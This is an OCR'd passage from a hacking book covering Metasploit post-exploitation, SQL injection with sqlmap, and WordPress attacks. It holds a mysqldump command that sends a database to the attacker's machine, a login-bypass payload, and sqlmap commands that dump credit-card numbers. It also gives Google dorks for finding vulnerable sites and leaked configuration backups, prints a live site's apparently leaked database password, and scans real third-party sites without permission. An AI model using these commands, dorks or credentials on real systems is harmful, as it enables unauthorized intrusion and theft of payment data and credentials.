
Drop into a Shell

First, we need to drop into a Windows shell from the meterpreter.

```
meterpreter>shell
```

Then we need to connect to MySQL.

```
C:\Windows\system32> mysql -u root -p
```



You will be prompted for a password. Type the password from Chapter 8 and hit ENTER.
We will now get a mysql prompt.

```
mysql>
```

Next, we request MySQL to show us all its databases.

```
mysql > show databases;
```

As you can see, there is a database that looks interesting named "moviedb." That's the one we created on the Windows 7 system with the script from Chapter 4.

Next we need to direct the MySQL database system that we want to use that database (movedb).

```
mysql > use database moviedb
```

We can then show the tables within that database.

```
mysql > show tables;
```

To view all the data from the table `creditcards`, we can enter:

```
mysql > SELECT * FROM creditcards;
```

If the amount of data is too large to take a picture of and copy to a piece of paper, we can dump the entire database to our Kali system. First, we need to quit mysql and go to a command prompt.

```
mysql > quit

C:\
```

Now, from the command, we can invoke the mysqldump command that is used to create database backups and direct its output to our remote system:

```
mysqldump -u root -p -h 192.168.1.103 movie-db > backup.sql
```

Summary

After exploiting the target, the attacker usually wants to do **something** on the system. This is often referred to as post-exploitation. Using Metasploit, we have numerous options with Metasploit commands and post-exploitation modules that enable us to:

1. Extract password hashes;
2. Snap or stream the webcam;
3. Activate and record from the microphone;
4. Scan the network;
5. Keylog all the keystrokes of the target.

On the MySQL database, because the administrator had used a weak password, we are able to extract or dump all the data in the database to our remote system.

Exercises

1. Search for all the post-exploitation modules in Metasploit.
2. Search for all the Windows post-exploitation modules in Metasploit.
3. Exploit a Windows 7 system and get the meterpreter prompt.
4. Use the hashdump command to capture hashes and download to your Kali.
5. Migrate the meterpreter to process the target is using and capture their keystrokes.
6. Connect and login to the mysql database with the password you found in Chapter 8 and dump the database.

12

Web Hacking

If a service is free, you are not the customer. You are the product.

Master OTW

The Internet and the World Wide Web (www) have made so many wonderful things possible in their brief lifetimes. The list of things wonderful things could go on for pages, but probably most significant is the development of e-commerce and social networking. These two applications have changed our lives in profound ways. Yet, with all these benefits, there has come a dark side. All of this traffic is susceptible to interception and alteration.

Before we begin this chapter, please note the title of this chapter is "Web Hacking." Unlike many books on hacking and penetration testing, it is not "Web App Hacking." The reason is that there are **innumerable** ways to hack Web traffic and not all of them are attacking the web application or web app.

To begin this chapter, let's begin by thinking strategically about web hacking. There are many strategies for hacking web traffic, and rather than focus on just one, let's look at the range of possibilities and then focus on just a few. A single chapter in a book about hacking can barely scratch the surface, so instead, we will focus on strategy and a few examples.

If you are new to web technologies or need to brush up on the fundamentals, take a look at my article on Hackers-Arise covering the basics of web technologies at https://www.hackers-arise.com/single-post/2018/07/22/Web-App-Hacking-Web-Application-Technologies-Part-1.

Approaches to Web Hacking

Although there are hundreds of ways of hacking the web, they can be grouped into eight basic types.

1. Hacking Client Side Controls

One of the most popular areas of web hacking is attacking the client-side controls.

2. Hacking Authentication

Hacking authentication can include bypassing authentication such as capturing tokens and replaying them, client-side piggybacking, cross-site request forgery, and of course, cracking usernames and passwords (see the section below on harvesting usernames from WordPress sites and brute-forcing their passwords).

3. Hacking Session Management

Session management enables an application to identify a user across multiple requests uniquely. When a user logs in, session management enables the user to interact with the Web app without having to reauthenticate for every request. Due to its key role, if we can break the application's session management, we can bypass the authentication. In this way, we won't need to crack the username and password to gain access.

4. Hacking Access Controls & Authorization

In this area, the hacker fingerprints access control lists (ACL) and attacks the ACLs in ways that will allow a hacker to violate the ACLs.

5. Hacking Back End Components

Hacking back end components includes SQL injection with tools such as sqlmap (see the section below on SQL injection), but also includes attacks and injection against XPATH and LDAP.

6. Hacking the User

Hacking the user is one of my favorite Web hacks. Technically, it's not Web hacking, as we are hacking the end-user, not the Web app, by getting them to travel to our website and load malware to their browser and potentially their system. These techniques include cross-site scripting (XSS), cross-site request forgery, attacking the browser, and violations of the same-origin policy.

7. Hacking the Web Application Management

In many cases, Web applications have a management console or other management interface. If we can access that console or interface, we can conceivably change everything about the website, including defacing it.

8. Hacking the Web Server

In some cases, we can hack the underlying server of the Web applications, such as Microsoft's Internet Information Server (IIS), the Apache Project's Apache server, or nginx. If we can gain control and access to the underlying server, it may give us an entry point to the Web applications.

Website Vulnerabilities

According to the Open Web App Security Project (OWASP), the following are the ten most important Web app vulnerabilities in 2019:


1. Injection
2. Broken Authentication and Session Management
3. Sensitive Data Exposure
4. XML External Entity
5. Broken Access Control
6. Security Misconfiguration
7. Cross-Site Scripting
8. Insecure De-serialization
9. Using Components with Known Vulnerabilities

Since OWASP assigns “Injection” the highest priority (I agree. SQLi results in the greatest financial losses to websites overall), let’s discuss it next.

Let’s examine the common type of Injection attack: SQL injection.

SQL Injection or SQLi

SQL or the Structured Query Language is the universal language of relational databases. First developed by IBM in the 1970s (what wasn’t developed by IBM in the 1960’s and 1970’s ?), it is now used in nearly every database management system (DBMS), including MySQL (MariaDB), Microsoft’s SQL Server, IBM’s DB2, Oracle, postgesql, and many others. This language is used primarily to query the database for data, but is also used to delete, update, and insert data.



Relational Database Model

Behind nearly every website is a database. These databases are used for authentication, e-commerce, storing website objects, storing credit card numbers, storing customer data, and nearly everything else. If the attacker can send SQL commands through the web application to the backend database, they may be able to get the database to execute the commands and delete or, better still, spill its data.

Before we examine SQL injection attacks, we need first to understand a bit of SQL. SQL is a simple language that is forgiving on syntax, but demanding on logic. The most basic SQL query looks something like this;

```
SELECT <columns>

FROM <table>

WHERE <conditions>
```

In the SELECT clause, the coder is looking to return data from certain **columns** in tables. In the FROM clause, the coder is defining the **table** the columns should be extracted from. The WHERE defines the **conditions** that data should meet, such as **city=Detroit**.

This basic query can be used for authentication purposes as well. Imagine a database that has every user with their username and password in a table named "USERS." We could authenticate our users by asking them for their username and password in a form and then checking the database table to see if those two match for a single user. Such a query would look like this when the user entered the data into the authentication form.

```
SELECT USERNAME, PASSWORD

FROM USERS

WHERE USERNAME ='OTW' AND PASSWORD = 'HackersArise'
```

Notice that in the WHERE clause with the conditions, we have a logical AND. This means that both conditions must evaluate to TRUE for the user to successfully authenticate and gain access to the system. If either is FALSE, then the query evaluates to FALSE, and the user does not get authenticated and entry to the system.

This method is similar to the way most systems authenticate users.

Notice also that in both the username field and the password field, the entries are enclosed with a single quote ('). This is standard in SQL when using strings (text) in the WHERE clause.

Getting Past the Authentication

It is also important to note that in SQL, the double dash (--) acts as a comment character. This means that if a "—" appears, the SQL interpreter ignores everything after it on that line.

Now, what would happen if I entered the following information into the authentication form?

Now, when that information is sent back to the database, the SQL query would look like this:

```
SELECT USERNAME, PASSWORD

FROM USERS

WHERE USERNAME = 'OTW' OR 1=1-- AND PASSWORD = 'anything'
```

When the database evaluates this statement, `USERNAME='OTW'` is TRUE. Furthermore, `1=1` also always evaluates to true. Everything after the -- (in green) is seen as a comment and ignored by the SQL interpreter, so that statement evaluates to TRUE, and you are authenticated without even using a password!

The more you know about SQL, the more effective you can be with SQL injection. We are making use of standard SQL commands and characters that make the database do what WE want. Some of the key SQL injection characters include:

Character	Description
;	Statement termination
` or "	Character string indicators
-- or #	Single line comment
/*....*/	Multiple line comment
+	Addition or concatenation
||	concatenate
%	wildcard
?Param1=foo&Param2=bar	URL Parameters
PRINT	Useful as non-transactional command
@variable	Local variable
@@variable	Global variable

Wait for delay '00.00.00'	Time delay for blind SQL Injection

Now that we have a basic knowledge of SQL injection, let's try it on a test site.

SQL Injection with sqlmap

There are numerous tools for SQL injection, but probably the most widelyused is sqlmap. The beauty of sqlmap is its ability to identify the backend database, enumerate its structure and inject SQL commands into the database from a Web form. In addition, it will work against most of the RDMS's.

To get "inside" the website and, ultimately, the database, we need to find an entry point. We are looking for websites that end in "`php?id=xxx`" where "`xxx`" represents some number. We can identify these sites by using Google hacks/dorks. For instance, you can do a search on Google by entering:

```
inurl:index.php?id=
inurl:gallery.php?id=
inurl:post.php?id=
inurl:article?id=
```

...among many others.

These dorks will bring up millions of websites with this basic vulnerability criteria. If you are creative and ambitious, you can find numerous websites online that list vulnerable websites. You might want to check these out.

In Chapter 7, we did vulnerability scanning of numerous systems. One of these tools was OWASP-ZAP, developed by the Open Web Application Security Project (OWASP). In Chapter 7, we used it to scan for vulnerabilities in the website `www.webscantest.com`. If we go back to our results in Chapter 7, we can see that OWASP-ZAP listed numerous places where the site was vulnerable to SQL Injection. One of these was:

```
www.webscantest.com/datastore/search_get_by_id.php?id=4
```

Let's use that URL to see whether we can execute a SQLi attack against this site.

Sqlmap is built into our Kali, so no need to download or install anything. You can access sqlmap by simply entering sqlmap at the command line. If you follow the sqlmap command with `-h` option, it will display its help screen like below.

```
kali > sqlmap -h
```

We can simplify the usage of `sqlmap` syntax to;

```
sqlmap -u <URL> <options if any>
```

If we run this command againt the URL potentially vulnerable to SQL injection that we identified with OWASP-ZAP, we should be able to gather some basic information we need to get started. The

information we need includes; (1) the type of database management system, (2) the operating system, and (3) the version of PHP the developers used on the site.

```
kali > sqlmap -u "http://www.webscantest.com/datastore/search_get_by_id.php?id="
```

```
[15:25:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0
[15:25:25] [INFO] fetched data logged to text files under '/root/.sqlmap/output/www.webscantest.com'

[*] ending @ 15:25:25 /2019-08-11/
```

As you can see above, sqlmap was able to identify the backend database to this site as MySQL version >=5.0, the operating system as Linux Ubuntu, the PHP version as 5.5.9, and the web server as Apache 2.4.7. Not bad for a single command!

Identify the Databases within the DBMS

The next step is to try to identify what databases are on this system. A quick note about terminology; MySQL, MS SQL Server, Oracle, postgreSQL, and others are Database Management Systems (DBMS). This is the software that **manages** databases. Databases are created **within** these DBMSs. We now need to identify what databases exist within this database system.

We can identify the databases within this system by simply adding the option `-dbs` such as:

```
kali > sqlmap -u "http://www.webscantest.com/datastore/search_get_by_id.php?id=1" -
dbms
```


```
[15:41:39] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0
[15:41:39] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] webscantest
```

As you can see above, sqlmap identified two databases, `information schema`, and `webscantest`. Since `information schema` is a database used by the DBMS, it's not really of interest to us here, so we'll focus our attention on the `webscantest` database.

The next step is to find the structure of that database. If we are looking for specific information in the database, we need to find out where it is. We can probably learn that when we enumerate the tables and columns in this database.

```
kali > sqlmap -u
"http://www.webscantest.com/datastore/ search_get_by_id.php?id=1"
--columns -D webscantest
```

When we do so, sqlmap will target the `webscantest` database and attempt to enumerate the tables and columns in this database.



```
Database: webscantest
Table: accounts
[5 columns]
+--------+-------------+
| Column | Type        |
+--------+-------------+
| fname  | varchar(50) |
| id     | int(50)     |
| lname  | varchar(100)|
| passwd | varchar(100)|
| uname  | varchar(50) |
+--------+-------------+

Database: webscantest
Table: products
[5 columns]
+-------------+----------------------+
| Column      | Type                 |
+-------------+----------------------+
| description | text                 |
| id          | bigint(3) unsigned   |
| name        | varchar(50)          |
| photo       | varchar(512)         |
| price       | double(10,0) unsigned|
+-------------+----------------------+

Database: webscantest
Table: inventory
[4 columns]
+-------------+----------------------+
| Column      | Type                 |
+-------------+----------------------+
| description | text                 |
| id          | tinyint(3) unsigned  |
| name        | varchar(50)          |
| price       | double(10,0) unsigned|
+-------------+----------------------+

Database: webscantest
Table: orders
[19 columns]
+-------------------+-------------+
| Column            | Type        |
+-------------------+-------------+
| billing_address   | varchar(100)|
| billing_CC_CVV    | varchar(3)  |
| billing_CC_expire | varchar(20) |
| billing_CC_number | varchar(20) |
| billing_city      | varchar(100)|
| billing_email     | varchar(100)|
| billing_firstname | varchar(100)|
| billing_lastname  | varchar(100)|
| billing_state     | varchar(2)  |
```

As we can see above, sqlmap successfully enumerated three tables: (1) accounts, (2) inventory, and (3) orders, complete with column names and datatypes. Not Bad! If we look closely at the orders table, we can see fields there with credit card information (`billing_CC_number`). Let's try to grab that data.

Once we have access to the database, know the name of the database along with tables and columns, we can now begin to dump the data. To do that from the credit card number column in the orders table, we can enter the following command:

```
kali > sqlmap -u
"http://www.webscantest.com/datastore/ search get by id.php?id=1" --dump -C
billing_CC_number -T orders -D webscantest
```

Where:

`-C billing_CC_number`	is the column with the credit card numbers
`-T orders`	is the table name where the column we want is located
`-D webscantest`	is the database with the data

As you can see above, sqlmap was able to extract the data from that column and placed it into our Kali system at `/root/.sqlmap/output/www.webscantest.com`. Success!

Attacking WordPress Websites

There are numerous technologies used to build websites and, because of that, the techniques and strategies of attacking them are quite different. How you attack a .NET based website will be quite different from how you would attack a WordPress website (for some generic attack strategies, see the Web App Hacking series at Hackers-Arise).

Many websites are built with what is commonly known as Content Management Systems (CMS). Very often, these CMSs are built on the common LAMP stack of Linux, Apache, MySQL, and PHP. Some of these commonly used CMSs include WordPress, Joomla, Drupal, Ruby on Rails, and several others. At the time of this writing, these are the most common CMSs with their market numbers.

WordPress	22.6M
Joomla	1.84M
Drupal	.6M
Magento	.2M
Blogger	.34M

As you can see, WordPress is the 800-pound gorilla in this category. Not only is WordPress the most popular CMS, but WordPress is also used in nearly 30 percent of all websites on planet Earth!

Since WordPress is so popular and compromises such a large part of the market, it makes some sense to focus our efforts in that area.

Finding WordPress-Based Websites

The first step is to find WordPress based websites. There are numerous ways to do this. Among the easiest ways is to use Google Hacking. Remember from Chapter 5, where we used some keywords to find specific data in Google's database. We can do the same here for finding websites built on WordPress.

WordPress has some unique signatures in the URL's that it generates. For instance, you will find the following to be part of most Wordpress sites.

```
wp-content
wp-config
wp-includes
wp-json
wp-login
```


…and many others.

We can use these identifying and unique signature URL to find Wordpress sites with Google dorks such as:

```
inurl:wp-content
inurl:wp-config
inurl:wp-includes
```

…and others.


Let's try the first of these dorks and see how many WordPress sites we can find.



As you can see, Google found 213 million websites with that signature in its URL. That's quite a haul!

Let's get a bit more specific. Let's see how many "hacking" websites are using WordPress. We can refine our Google dork by adding the word "hacking" after the inurl: clause. This will act like a logical AND thereby restricting our output to sites that meet both those criteria.

```
inurl:wp-content hacking
```




We have successfully narrowed down our search to just 1.9 million sites.

As we saw in Chapter 5, Google dorks can also serve as an exploitation strategy as well, if our dork can find a data leak with passwords. For instance, many WordPress sites automatically make a backup of their database commands and store them on the site. These backups often have passwords stored in plain text. Let's look for one.

```
inurl:wp-config-backup.txt
```

This Google dork will seek backup files in WordPress sites. When we run this Google Dork, we find 108 results. Let's click on one.



```
<?php
define('WP_CACHE', TRUE);
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'mtbonn5_ghc22');

/** MySQL database username */
define('DB_USER', 'mtbonn5_ghc22');

/** MySQL database password */
define('DB_PASSWORD', '!)4SOC9P36');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
```


As you can see, this site leaked its critical data when it made a backup. Next to the first arrow, we see the database name. Next to the second arrow, we find the username, and finally, next to the last arrow, we find the user password!

When people leave their passwords in their websites, the hacking becomes very, very simple.

How are WordPress Sites Hacked?

WordPress is made of a core product that enables the developer to add themes and plugins. Although the core WordPress has had a number of serious security issues over the years, the plugins are the most common vector for hacking WordPress sites. These plugins are often developed by small, individual developers and many are not properly vetted for security before being placed on the market. As a result, they are the "low-hanging fruit" of the WordPress ecosystem.

As you can see below, plugins were responsible for over 50 percent of WordPress hacks.




WordPress Vulnerabilities

In Chapter 7, we looked at vulnerability scanning of operating systems and applications. Here, let's look at a vulnerability scanner **specific** to WordPress named, `wpscan`.

`wpscan` was developed by Sucuri, a security consulting firm specializing in WordPress.
This is an excellent tool for finding vulnerabilities in WordPress sites, themes, and plugins.
`wpscan` is built into our Kali, so to start `wpscan`, we simply enter:

```
kali > wpscan -h
```



This command displays `wpscan`'s help screen as seen above. `wpscan` has numerous options, but we can boil down its syntax to:

```
wpscan –url <URL>
```

This syntax enables us to point this tool at any WordPress site and get back a report of its known vulnerabilities. Let's try that.

Earlier, we used Google hacks to find sites built with WordPress. Let's use one of these for our test (choose any of them). To protect the innocent, I will obscure the name of the site, but it is a real website found by our Google hack.


When you run this command, if `wpscan` prompts you to update its database, enter Y.

```
kali > wpscan –url <website name>
```

As you can see above, `wpscan` began scanning the selected website. First, it identified the technologies used (Apache and PHP/7.0.33). Then it began to look for interesting entries and found `/wp-admin/` and `wp-admin/admin-ajax.php`. If we scan down a bit, we will see that `wpscan` identifies all the themes and plugins in this WordPress site. If we scan a bit further, we can see it found one vulnerability, a cross-site scripting (XSS) vulnerability in its Custom Contact Forms.

Note that the vulnerability gives us references to the vulnerability websites, wpvulndb.com and www.packetstormsecurity.com. www.wpvulndb.com is owned by the developer of wpscan and is dedicated to just WordPress security.

Let's go to www.packetstormsecurity.com for more information on this vulnerability.



As you see above, www.packetstormsecurity.com first identified this cross-site scripting or XSS vulnerability in this Contact Form back in 2012, but apparently it is still not patched in 2019. If we were on the penetration testing team for this site, our next task would be to test whether this vulnerability actually exists by using the POC, or proof of concept, attack the security researcher outlines in this security alert, as seen below.

Insecure Information Security Firms

I always find it a bit amusing how many security firms do a poor job of securing their own websites. Most famously, in 2011, the widely-known and well-regarded US-based information security firm, HBGary,

had its website hacked. HBGary had been attacking the loosely organized hacking group, Anonymous, when Anonymous decided to hack back. Thousands of documents and emails were released on the Web that were both embarrassing to the firm and its clients (many of the most powerful firms in the United States). I'm not sure how their clients felt, but I would be reluctant to pay someone to secure my information who can't secure their own.

We may have a modern-day HBGary in our midst. The information security firm www.cybrary.it has a website built on WordPress. Let's see if their website is secure.

